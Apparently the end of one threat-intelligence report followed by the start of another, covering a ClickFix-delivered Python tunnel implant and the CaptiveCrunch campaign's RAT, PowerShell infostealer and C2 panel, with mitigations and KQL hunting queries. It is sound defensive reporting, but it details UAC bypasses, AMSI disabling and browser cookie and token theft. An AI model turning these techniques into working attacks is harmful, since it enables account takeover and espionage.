
The deployment is orchestrated in PowerShell. It removes any prior install directory, extracts the implant kit, downloads the embeddable Python 3.14.5 archive over TLS 1.2, unpacks it into the same directory, and launches the tunnel with no visible window via pythonw.exe:
Figure 17. Python runtime deployment and custom tunnel implant launch.
Tunneling implant analysis
The client.py script is a compact but full-featured reverse tunnel. It dials outbound to the C2 over TLS/443, upgrades the session to a WebSocket, and uses that channel to relay arbitrary TCP connections on behalf of the operator. On the wire, the traffic is indistinguishable from an ordinary encrypted web session to a single destination
Capability
Description
TLS WebSocket tunnel
Connects outbound over TLS port 443, upgrades to WebSocket at /tunnel endpoint. Certificate verification is always disabled (CERT_NONE).
Arbitrary TCP proxying

SOCKS5-style address parsing (IPv4/IPv6/hostname) allows the C2 server to instruct the implant to connect to any internal host and port.
User-Agent rotation
Randomly selects from four realistic browser UA strings (Chrome, Firefox, Safari) per connection.
Remote shutdown
C2 server can remotely terminate the implant via MSG_SHUTDOWN; uses os._exit() to bypass Python cleanup.
Stream multiplexing
Custom 7-byte binary protocol header (type + stream ID + length) multiplexes many tunneled connections over one WebSocket.

The tunnel carries a lightweight custom protocol with eight message types spanning implant identification, connection setup, data relay, keepalive, and remote termination:
Figure 18. custom tunnel protocol message types.
Turning the victim into a network pivot: The implant’s SOCKS5-style address parsing enables the C2 server to reach any host visible from the victim’s network. Combined with the reconnaissance data gathered earlier (domain controllers, SQL servers, backup servers, gateway), this turns the compromised machine into a full network pivot point:
The choice to launch with pythonw.exe (no visible window Python interpreter) means no console window is visible to the user. Combined with DEBUG = False by default and all logging going to stderr, the implant operates completely silently.
Mitigation and protection guidance
Microsoft recommends the following mitigations to reduce the impact of this threat:
Restrict PowerShell and Run dialog execution – Use AppLocker, Application Control for Windows, or Group Policy to restrict PowerShell execution for standard users.
Consider blocking or auditing the Windows Run dialog (Win+R) where it is not required for daily work.
Monitor for DLL sideloading indicators — Alert on LockScreenContentServer.exe executing from non-standard paths (anything other than C:\Windows\SystemApps). Use the LockScreenContentServer.exe sideloading from non-standard paths advanced hunting query provided below to identify this activity across your environment.
Educate users about ClickFix tactics – Train employees to recognize fake CAPTCHA verification pages that instruct them to paste commands into Terminal or the Run dialog.
Investigate affected hosts thoroughly – Organizations that find indicators of this campaign should assume the attacker has network-level access through the compromised host. Credential rotation should be prioritized for any credentials accessible from the affected machine, including domain admin accounts if the host was domain-joined.
Check your Microsoft 365 email filtering settings to ensure spoofed emails, spam, and emails with malware are blocked. Use Microsoft Defender for Office 365 for enhanced phishing protection and coverage against new threats and polymorphic variants. Configure Defender for Office 365 to recheck links on click and delete sent mail in response to newly acquired threat intelligence. Turn on safe attachments policies to check attachments to inbound email.
Block web pages from automatically running Flash plugins.
Enable network protection and web protection in Microsoft Defender for Endpoint to safeguard against malicious sites and internet-based threats.
Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
Turn on cloud-delivered protection in Microsoft Defender Antivirus, or the equivalent for your antivirus product, to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown variants.
Enable PowerShell script block logging to detect and analyze obfuscated or encoded commands, providing visibility into malicious script execution that might otherwise evade traditional logging.
Enforce use of PowerShell Constrained Language Mode where possible, in addition to use of execution policies such as setting AllSigned or RemoteSigned to help reduce the risk of malicious execution by ensuring only trusted, signed scripts are executed, adding a layer of control.
Use Group Policy to deploy hardening configurations throughout your environment, if certain features are not necessary:
Create an App Control policy that prohibits the launch of native Windows binaries from Run. This can be accomplished by defining a rule based on the specific process that is launching binaries like PowerShell.
Microsoft Defender XDR customers can also implement the following attack surface reduction rules to harden an environment against PowerShell techniques used by threat actors:
Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
Tactic
Observed Activity
Microsoft Defender Coverage
Initial Access / Execution
User pastes ClickFix/TerminalFix PowerShell cmdlets from clipboard after interacting with fake Cloudflare CAPTCHA
Microsoft Defender Antivirus – Trojan:Win32/ClickFix.* – Trojan:Win32/TermFix.*
Microsoft Defender for Endpoint – Possible initial access from an emerging threat – Possible ClickFix activity – Potential initial access led to ransomware attempt
Defense Evasion
LockScreenContentServer.exe DLL sideloading of malicious dui70.dll
Microsoft Defender Antivirus – Trojan:Win32/Posilod.* – Trojan:Win64/DLLHijack.DAB!MTB Microsoft Defender for Endpoint – An executable file loaded an unexpected DLL file
Persistence
Persistence through Registry Run key and Scheduled task
Microsoft Defender for Endpoint – Anomaly detected in ASEP registry – Suspicious Scheduled Task Process Launched – Suspicious scheduled task
Discovery
Domain enumeration via nltest, net group, ADSI searcher
Microsoft Defender for Endpoint – Suspicious LDAP query – Suspicious Active Directory enumeration – Possible hands-on-keyboard pre-ransom activity – Anomalous account lookups – Possible hands-on-keyboard pre-ransom activity
Command and Control
Outbound TLS WebSocket tunnel to gitnow[.]dev on port 443
Microsoft Defender Antivirus – Trojan:Python/Indigo.SA
Microsoft Defender for Endpoint – Possibly malicious use of proxy or tunneling tool
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate investigation and response tasks related to this threat. Useful promptbooks for this activity include Incident investigation, Microsoft User analysis, Threat actor profile, Threat Intelligence 360 report based on MDTI intelligence, and Vulnerability impact assessment. Some promptbooks require access to Microsoft Defender XDR, Microsoft Sentinel, or related Microsoft security plugins.
For this campaign, Security Copilot can help analysts summarize affected devices running LockScreenContentServer.exe from non-standard locations, trace the PowerShell steganography extraction chain, and build containment and credential rotation plans for affected domain-joined endpoints.
Threat intelligence reports
Microsoft customers can use Microsoft Defender XDR Threat analytics and related Microsoft threat intelligence reporting to stay current on the malicious activity, indicators, detection coverage, and recommended response actions associated with this compromise. These reports provide investigation context, protection guidance, and updated intelligence that security teams can use to prevent, mitigate, or respond to related activity in customer environments.
Advanced hunting queries
Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:
ClickFix PowerShell execution which executes payload
DeviceProcessEvents
| where InitiatingProcessFileName =~ "powershell.exe"
| where FileName =~ "cmd.exe" and ProcessCommandLine has_all (@"\ProgramData\", "1.bat", "LockScreenContentServer.exe")
LockScreenContentServer.exe sideloading from non-standard paths
DeviceImageLoadEvents
| where InitiatingProcessFileName =~ "LockScreenContentServer.exe"
| where FileName =~ "dui70.dll"
| extend path = tostring(parse_path(FolderPath).DirectoryPath)
| where path =~ InitiatingProcessFolderPath
| where not(path has_any (@"\Windows\System32", @"\Windows\SysWOW64", @"\winsxs\", @"\program files", @"\Windows Defender\", @"\Microsoft Security Client\", @"\Program Files\Windows", @"\Program Files\Microsoft", @"\ProgramData\Microsoft\", @"\Microsoft\Windows", @"\amd64_windows-defender-service", @"\Microsoft Defender for Endpoint\"))
Custom reverse tunnel implant execution
DeviceProcessEvents
| where FileName in~ ("pythonw.exe", "python.exe")
| where ProcessCommandLine has_all ("client.py", "--server", "--uuid", “cert.pem”, “gitnow.dev”)
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945, a sub-cluster of Midnight Blizzard, conducting widespread but targeted traffic manipulation attacks involving hospitality sector networks served by captive portals worldwide. Despite some tactic, technique, and procedure (TTP) similarities to the Forest Blizzard DNS hijacking operation that we publicly disclosed in April 2026, we attribute this campaign, which we call CaptiveCrunch, to Storm-2945. As reported by ReliaQuest on July 23, a portion of this activity leverages doppelganger domains mimicking Microsoft online services to conduct follow-on adversary-in-the-middle (AitM) phishing operations that abuse the device code authentication flow in Microsoft Entra ID. Microsoft Threat Intelligence has also identified active traffic manipulation attacks leading to the delivery of malware on impacted systems. Microsoft has observed Storm-2945 leveraging AI to support a significant portion of these operations.
Today, we are sharing our findings on these ongoing intrusions to raise awareness of this threat and enable customers to protect their devices, especially while traveling. We provide our assessment of Storm-2945’s relationship to Midnight Blizzard and analysis of the CaptiveCrunch campaign, detailing the malware and tradecraft used in these operations. We also provide mitigation, detection, and hunting guidance to help organizations identify and defend against Storm-2945 and related activity.
Microsoft Threat Intelligence would like to thank our partners at Anthropic and OpenAI for their collaboration and support during this investigation.
The CaptiveCrunch campaign
Since February 2026, Storm-2945 has conducted AI-augmented operations including targeted device code and OAuth code phishing campaigns leading to Entra device registration and subsequent data collection from Microsoft 365. Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945 manipulating DNS and HTTP traffic from networks served by captive portals to redirect user traffic through actor-controlled infrastructure. Although our investigation into the initial compromise vector for the captive portal networks is ongoing, we have observed notable commonalities in the equipment and management systems used across multiple affected networks. These similarities suggest that the activity might not be limited to isolated compromises of individual venues and could reflect access to shared services within portions of the captive portal ecosystem.

Figure 1. Overview of the CaptiveCrunch attack flow
As part of the CaptiveCrunch campaign, Storm-2945 has leveraged their AitM position to redirect users through actor-controlled phishing infrastructure and has also delivered malware purporting to be browser or operating system updates in response to automated connectivity checks issued by users’ browsers. Multiple variants have been delivered, including fully-featured Windows remote access trojans (RAT) in compiled Golang, with functionality to conduct system enumeration, collect files and keystrokes, steal credentials and session tokens, conduct audio and video surveillance, monitor for removable media, and provide the threat actor a remote shell on infected systems.
The threat actor infrastructure leverages a variety of ClickFix techniques to elicit the user into downloading and executing the malware:


Figure 2. ClickFix prompt with manual user instructionsFigure 3. ClickFix prompt with additional user instructions after verification failure
In addition to variants of malware targeting Windows systems, Microsoft Threat Intelligence is also aware of indications that the threat actor might be targeting Android devices with similar techniques as the ClickFix landings also include instructions for Android devices to download and install an APK file.
To date, Microsoft has identified widespread compromise of Wi-Fi networks at hospitality-related organizations and other networks serviced by captive portal equipment in several countries. ReliaQuest has identified this activity not only at hotels, but also conference centers and other shared venues, and assesses that the goal of this activity is to access the accounts of corporate travelers.
Storm-2945 and Midnight Blizzard
Microsoft Threat Intelligence assesses that Storm-2945 is an operational sub-cluster of Midnight Blizzard based on distinctive technical and operational overlaps. These include technical similarities to Storm-2372, a Midnight Blizzard initial access operations sub-cluster, also notable for their device code and OAuth code phishing operations tracked throughout 2025, Microsoft Graph-based email exfiltration, social engineering delivered via commercial messaging apps, and significant similarities in victimology.
Midnight Blizzard is a Russia-based threat actor attributed by the US and UK governments to the Foreign Intelligence Service of the Russian Federation, also known as the SVR. This threat actor is known to primarily target governments, diplomatic entities, non-governmental organizations (NGOs), and information technology (IT) service providers, primarily in the US and Europe. Midnight Blizzard is consistent and persistent in their operational targeting, and their objectives rarely change. Their focus is to collect intelligence through longstanding and dedicated espionage in support of Russian foreign policy interests.
Midnight Blizzard operations often involve compromise of valid accounts and, in some highly targeted cases, advanced techniques to compromise authentication mechanisms within an organization to expand access and evade detection. They utilize diverse initial access methods, and Midnight Blizzard is also adept at identifying and abusing OAuth applications to move laterally across cloud environments and for post-compromise activity, such as email collection.
CaptiveCrunch tradecraft and tooling
CornFlake: Remote access and infostealer implant
CornFlake is a full-featured Windows RAT written in Go that serves as Storm-2945’s primary persistent implant. Microsoft has observed the threat actor rapidly iterating on this malware layer, which features customizable capabilities from the social engineering user interface and data collection capabilities to anti-detection and evasion techniques.
On initial execution, CornFlake operates in dropper mode: it displays a convincing fake progress window designed to occupy the victim’s attention while the binary copies itself to %APPDATA%\svchost32\svchost32.exe and establishes persistence.
Fake window options configurable by the threat actor at build time:

winupdate — A Windows Update screen displaying “Working on updates… Don’t turn off your computer”
defender — A Windows Security virus scan
directx — A DirectX End-User Runtime Web Installer
vcredist — A Microsoft Visual C++ 2015-2022 Redistributable installer
sysopt — A disk optimization utility
netfix — A Windows Network Diagnostics tool
browser — A browser update prompt
pdfview — A document viewer installer
Figure 4. False update window
CornFlake registers as a Windows service named svchost32 with the display name “Cloud Sync Service” and description “Synchronizes files with the cloud storage provider”, deliberately mimicking the legitimate svchost.exe process. It establishes redundant persistence mechanisms: Windows service registrations, Registry Run keys, named scheduled tasks, and a persistence watchdog routine that runs continuously to restore any persistence mechanism that is removed by defenders or endpoint protection.
For command and control (C2), CornFlake performs an Elliptic Curve Diffie-Hellman (ECDH) P-256 ephemeral key exchange with the C2 server, derives a session key via SHA-256, and communicates over a custom JSON protocol framed within the encrypted channel. This provides an encrypted channel to the C2 server, with each C2 session using a unique ephemeral key, making decryption of captured traffic impossible without the session-specific private key. The runtime configuration file sync.dat supports hot reconfiguration of C2 servers, watched directories, file targeting patterns, and Transport Layer Security (TLS) settings without requiring redeployment.
Once established on a victim system, CornFlake provides the operator with a comprehensive collection toolkit, gated by configuration flags that allow selective activation post-deployment:
Capability
Description
Keylogging
Raw input API-based keylogger capturing all keystrokes, including password fields
Clipboard monitoring
Captures clipboard changes with SHA-256 deduplication and records the active window title at time of capture
Screenshot capture
Idle-triggered and on-demand screenshots with configurable idle threshold
Audio surveillance
Windows Audio Session API (WASAPI)-based microphone capture, encoded as WAV files
Video surveillance
Media Foundation-based webcam capture, encoded as JPEG
Browser credential theft
ChromeKatz-derived module supporting live cookie extraction from process memory (Chromium browsers) and stored password extraction from on-disk databases, including Chrome App-Bound Encryption (ABE) bypass and Firefox NSS/SDR decryption
File exfiltration
Targets files based on file extensions with real-time file system monitoring and an upload throttle (1,000 files or 500 MB per cycle). File extensions are categorized as Documents, Archives, Images, Code, Data, Emails, and Keys
USB drive monitoring
Detects and scans removable media when inserted
Security posture sweep
Collects 18 categories of host intelligence including installed software, antivirus (AV)/endpoint detection and response (EDR) products, Defender exclusions, User Account Control (UAC) level, Remote Desktop Protocol (RDP) history, Office most recently used (MRU) files, and credential hints
Remote shell
Arbitrary command execution via cmd.exe or PowerShell (with -NoP flag to suppress profile-based detection)
CornFlake also exposes a localhost HTTP API server (/upload, /reload, /status) that transforms the RAT into a modular platform: companion or next-stage payloads such as ChocoShell could task file exfiltration, trigger configuration hot reloads or check C2 connectivity using the pre-established secure C2 channel for communication.
ChocoShell: PowerShell infostealer
ChocoShell is the campaign’s Powershell-based infostealer, delivered and executed entirely in-memory. Its primary objective is the high-volume theft of browser session cookies, saved passwords, Microsoft 365 Single Sign-On (SSO) tokens, and Wi-Fi credentials from compromised systems. Where CornFlake provides the operator with a persistent, long-running foothold on the device, ChocoShell is designed to extract the most operationally valuable credentials, giving the operator access to victim cloud environments.
The ChocoShell script was authored with full developer comments that reveal the operator’s intent behind each code decision, including explicit references to Microsoft detection signatures and the reasoning behind specific evasion choices. The consistent coding standard and descriptive commentary suggest the author might have leveraged AI-assisted code generation.
Defense evasion. Upon execution, ChocoShell beacons to a hardcoded C2 server at 213.145.86[.]112 and implements several evasion techniques in sequence. It disables the Antimalware Scan Interface (AMSI) via .NET reflection to prevent ScriptBlock scanning and evades Microsoft behavioral detection that triggers on suspicious PowerShell web request cmdlets. A timing-based sandbox detection check is also employed as a virtual machine (VM) detection mechanism, silently exiting without performing any collection if detected.
C2 communication. ChocoShell communicates with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel. Additional tooling is fetched from /cdn/chunks/polyfill-7e2b.min.js, disguised as a JavaScript polyfill file. This downloaded module is Base64-decoded and executed in memory via [ScriptBlock]::Create(), providing browser encryption key extraction capabilities, SYSTEM token impersonation, and Defender signature locking. Exfiltrated data is sent by POST to /t/event as GZip-compressed, Base64-wrapped JSON.
Privilege escalation. ChocoShell requires administrative privileges for its most impactful capabilities: SYSTEM token impersonation for Chrome ABE decryption, Volume Shadow Copy Service (VSS) shadow copy creation, Defender signature locking. It implements three silent UAC bypass techniques with ordered fallback:
SilentCleanup task hijack: Writes a malicious command to HKCU\Environment\windir, then triggers the built-in SilentCleanup scheduled task, which resolves %windir% from the user’s environment, executing the threat actor’s command at elevated privilege. The registry value is cleaned up after two seconds to avoid cloud detection.
wsreset.exe COM hijack: Creates a COM handler key in HKCU\Software\Classes and launches the auto-elevating Windows Store reset tool.
sdclt.exe folder hijack: Hijacks HKCU\Software\Classes\Folder\shell\open\command and launches the Windows Backup utility with the /KickOffElev flag.
If none of the silent bypasses succeed (for example, the user is not a local administrator), ChocoShell falls back to a visible UAC prompt via Start-Process -Verb RunAs. Notably, the script also contains a variant designed to execute within the WinGet Desired State Configuration (DSC) host process (ConfigurationRemotingServer), suggesting an attack vector through malicious WinGet DSC configuration used in Windows machine provisioning.
Credential and session theft. Once running with elevated permissions, ChocoShell locks Defender signature updates and systematically harvests data from multiple sources. For Chromium-based browsers (Chrome, Edge, Brave, Opera, Opera GX, Vivaldi), it extracts the master encryption key from the browser’s Local State file, handling both the modern ABE scheme (Chrome v127+) and the legacy data protection API (DPAPI)-only scheme. ABE decryption requires SYSTEM-level DPAPI access, which the malware obtains by impersonating a SYSTEM process token borrowed from winlogon.exe, wininit.exe, or services.exe. Locked browser SQLite databases are accessed through three strategies: shared file access, Volume Shadow Service snapshots, and direct copy as a fallback.
As a parallel collection path, ChocoShell launches Chrome, Edge, and Brave with the –remote-debugging-port flag and issues Network.getAllCookies through the Chrome DevTools Protocol (CDP). This completely bypasses ABE, enabling the browser to perform its own internal decryption and returns plaintext cookie values. To handle privilege issues (SYSTEM-launched browsers inherit the wrong token), the malware creates transient scheduled tasks with TASK_LOGON_INTERACTIVE_TOKEN to launch the browser under the signed-in user’s session. After extraction, the browser is stopped and relaunched with –restore-last-session to avoid alerting the user.
For Firefox family browsers (Firefox, Waterfox, LibreWolf, Floorp, Zen), the malware copies unencrypted cookies.sqlite databases from each profile. Additionally, ChocoShell collects Microsoft 365 and Azure Active Directory (AD) access tokens, refresh tokens, and Web Account Manager (WAM) tokens from .tbres files in the Token Broker cache. Collection of these tokens represents a significant threat to enterprise environments, as threat actors could replay SSO sessions without browser cookies. Additionally, Wi-Fi credentials are harvested via netsh wlan show profile with key=clear.
Exfiltration and cleanup. All collected data is aggregated into a JSON structure, GZip-compressed, Base64-encoded, and sent by POST to the C2’s /t/event endpoint. After exfiltration, all collected data variables are nulled, garbage collection is forced, VSS shadow copies are deleted via Windows Management Instrumentation (WMI), temporary elevation scripts are removed, and all UAC bypass registry keys (already cleaned during escalation) are verified removed.
FruitStone: Operator C2 panel
FruitStone is the web-based C2 panel that Storm-2945 operators use to manage the entire CaptiveCrunch campaign infrastructure. Implemented as a single-page application (HTML and JavaScript) serving as the front-end of the C2 server with all functionality exposed without authentication, FruitStone provides a centralized dashboard for managing compromised endpoints, building and deploying new campaign payloads, and reviewing all collected data (such as screenshots, keystrokes, browser credentials).

Operational cover. The panel is branded as “CloudSync Console” with a footer reading “Acuity Systems, Inc. — Cloud Infrastructure Portal v3.2.1,” designed to appear as legitimate enterprise cloud management software if the panel URL is discovered by defenders or hosting providers. This masquerading extends to the CornFlake agent’s service name (Cloud Sync Service) and description (“Synchronizes files with the cloud storage provider”), creating a consistent cover story across the toolchain.
Figure 5. CloudSync Console panel masquerade
Session management and multi-operator support. FruitStone uses JSON Web Token (JWT)-based authentication, session revocation, and rate limiting with IP blocking to prevent brute force attacks against the panel sign in. Multiple operators could be provisioned with individual accounts, and all active sessions are visible with IP address, user-agent, and creation time to enable operational security awareness across the operators.
Agent management. The panel displays all registered CornFlake agents in a dashboard with real-time status updates via Server-Sent Events (SSE). Each agent card shows comprehensive system information including hostname, username, OS version, CPU, RAM, disk usage, screen resolution, timezone, domain membership, and camera/microphone presence, all collected during the CornFlake posture sweep. Agents are grouped by country and subnet, with geographic distribution visualized on a map.
Operators could interact with individual agents through:
Remote shell — Interactive cmd.exe or PowerShell command execution with command history
File system browser — Live directory traversal and arbitrary file download from compromised hosts
Collection tasking — On-demand screenshot, process list, keylog buffer flush, clipboard dump, security posture survey, ChromeKatz cookie/password extraction, camera capture, and audio recording
Configuration push — Live runtime reconfiguration of C2 servers, watch paths, and C2 beacon timing
Agent update — In-place implant update by pushing a new CornFlake build to a running agent
Agent kill — Remote termination of the CornFlake implant
